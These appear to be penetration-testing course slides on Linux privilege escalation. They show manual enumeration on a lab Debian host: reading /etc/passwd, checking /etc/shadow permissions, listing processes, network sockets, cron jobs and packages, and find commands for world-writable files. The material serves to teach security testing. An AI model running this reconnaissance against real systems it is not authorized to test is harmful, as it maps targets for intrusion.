Penetration Testing

Privilege Escalation


Linux Privilege Escalation

Primary properties:

- Read (r)
- Write (w)
- Execute (x)

Categories of users:

- The Owner
- The Owner group
- The Others group



```
kali@kali:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1751 May  2 09:31 /etc/shadow
```


Linux Privilege Escalation

1. **Enumerating Linux**
- Manual
- Automated


1. **Insecure File Permissions**
- Abusing Cron Jobs
- Abusing Password Authentication

1. **Insecure System Components**
- Abusing Setuid Binaries and Capabilities
- Abusing Sudo
- Exploiting Kernel Vulnerabilities

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ id
uid=1000(joe) gid=1000(joe)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netde
v),112(bluetooth),116(lpadmin),117(scanner)
```




```
joe@debian-privesc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
Debian-gdm:x:117:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
joe:x:1000:1000:joe,,,:/home/joe:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eve:x:1001:1001:,,,:/home/eve:/bin/bash
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
Debian-gdm:x:117:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
joe:x:1000:1000:joe,,,:/home/joe:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eve:x:1001:1001:,,,:/home/eve:/bin/bash
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

joe@debian-privesc:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

joe@debian-privesc:~$ uname -a
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30)
x86_64 GNU/Linux
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.4 169592 10176 ?        Ss   Aug16   0:02 /sbin/init
...
colord       752  0.0  0.6 246984 12424 ?        Ssl  Aug16   0:00 /usr/lib/colord/colord
Debian-+     753  0.0  0.2 157188  5248 ?        Sl   Aug16   0:00 /usr/lib/dconf/dconf-
service
root         477  0.0  0.5 179064 11060 ?        Ssl  Aug16   0:00 /usr/sbin/cups-browsed
root         479  0.0  0.4 236048  9152 ?        Ssl  Aug16   0:00 /usr/lib/policykit-
1/polkitd --no-debug
root         486  0.0  1.0 123768 22104 ?        Ssl  Aug16   0:00 /usr/bin/python3
/usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root         510  0.0  0.3  13812  7288 ?        Ss   Aug16   0:00 /usr/sbin/sshd -D
root         512  0.0  0.3 241852  8080 ?        Ssl  Aug16   0:00 /usr/sbin/gdm3
root         519  0.0  0.4 166764  8308 ?        Sl   Aug16   0:00 gdm-session-worker
[pam/gdm-launch-environment]
root         530  0.0  0.2  11164  4448 ?        Ss   Aug16   0:03 /usr/sbin/apache2 -k
start
root        1545  0.0  0.0      0     0 ?        I    Aug16   0:00 [kworker/1:1-events]
root        1653  0.0  0.3  14648  7712 ?        Ss   01:03   0:00 sshd: joe [priv]
root        1656  0.0  0.0      0     0 ?        I    01:03   0:00 [kworker/1:2-
events_power_efficient]
joe         1657  0.0  0.4  21160  8960 ?        Ss   01:03   0:00 /lib/systemd/systemd -
-user
joe         1658  0.0  0.1 170892  2532 ?        S    01:03   0:00 (sd-pam)
joe         1672  0.0  0.2  14932  5064 ?        S    01:03   0:00 sshd: joe@pts/0
joe         1673  0.0  0.2   8224  5020 pts/0    Ss   01:03   0:00 -bash
root        1727  0.0  0.0      0     0 ?        I    03:00   0:00 [kworker/0:0-ata_sff]
root        1728  0.0  0.0      0     0 ?        I    03:06   0:00 [kworker/0:2-ata_sff]
joe         1730  0.0  0.1  10600  3028 pts/0    R+   03:10   0:00 ps aux
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default
qlen 1000
    link/ether 00:50:56:8a:b9:fc brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.214/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:b9fc/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default
qlen 1000
    link/ether 00:50:56:8a:72:64 brd ff:ff:ff:ff:ff:ff
    inet 172.16.60.214/24 brd 172.16.60.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:7264/64 scope link
       valid_lft forever preferred_lft forever
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ ss -anp
Netid      State       Recv-Q      Send-Q                                              Local
Address:Port                     Peer Address:Port
nl         UNCONN      0           0
0:461                                  *
nl         UNCONN      0           0
0:323                                  *
nl         UNCONN      0           0
0:457                                  *
...
udp        UNCONN      0           0
[::]:47620                            [::]:*
tcp        LISTEN      0           128
0.0.0.0:22                            0.0.0.0:*
tcp        LISTEN      0           5
127.0.0.1:631                           0.0.0.0:*
tcp        ESTAB       0           36
192.168.50.214:22                      192.168.118.2:32890
tcp        LISTEN      0           128
*:80                                  *:*
tcp        LISTEN      0           128
[::]:22                               [::]:*
tcp        LISTEN      0           5
[::1]:631                              [::]:*
```

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 1.1K Oct 11  2019 /etc/crontab

/etc/cron.d:
total 24K
drwxr-xr-x   2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rw-r--r--   1 root root  285 May 19  2019 anacron

/etc/cron.daily:
total 60K
drwxr-xr-x   2 root root 4.0K Aug 18 00:05 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  311 May 19  2019 0anacron
-rwxr-xr-x   1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x   1 root root 1.5K Dec  7  2020 apt-compat
-rwxr-xr-x   1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root  384 Dec 31  2018 cracklib-runtime
-rwxr-xr-x   1 root root 1.2K Apr 18  2019 dpkg
-rwxr-xr-x   1 root root 2.2K Feb 10  2018 locate
-rwxr-xr-x   1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x   1 root root 1.1K Feb 10  2019 man-db
-rwxr-xr-x   1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 20K
drwxr-xr-x   2 root root 4.0K Aug 16 04:17 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
```

Manual Enumeration (Linux)



```
joe@debian-privesc:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                   Version
Architecture Description
+++-======================================-==========================================-
============-
===============================================================================
ii  accountsservice                        0.6.45-2
amd64        query and manipulate user account information
ii  acl                                    2.2.53-4
amd64        access control list - utilities
ii  adduser                                3.118
all          add and remove users and groups
ii  adwaita-icon-theme                     3.30.1-1
all          default icon theme of GNOME
ii  aisleriot                              1:3.22.7-2
amd64        GNOME solitaire card game collection
ii  alsa-utils                             1.1.8-2
amd64        Utilities for configuring and using ALSA
ii  anacron                                2.3-28
amd64        cron-like program that doesn't go by time
ii  analog                                 2:6.0-22
amd64        web server log analyzer
ii  apache2                                2.4.38-3+deb10u7
amd64        Apache HTTP Server
ii  apache2-bin                            2.4.38-3+deb10u7
amd64        Apache HTTP Server (modules and other binary files)
ii  apache2-data                           2.4.38-3+deb10u7
all          Apache HTTP Server (common files)
ii  apache2-doc                            2.4.38-3+deb10u7
all          Apache HTTP Server (on-site documentation)
ii  apache2-utils                          2.4.38-3+deb10u7
amd64        Apache HTTP Server (utility programs for web servers)
```

Manual Enumeration (Linux)




Find files:

- `find . -name flag1.txt`: find the file named “flag1.txt” in the current directory
- `find /home -name flag1.txt`: find the file names “flag1.txt” in the /home directory
- `find / -type d -name config`: find the directory named config under “/”
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user “frank” under “/home”
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
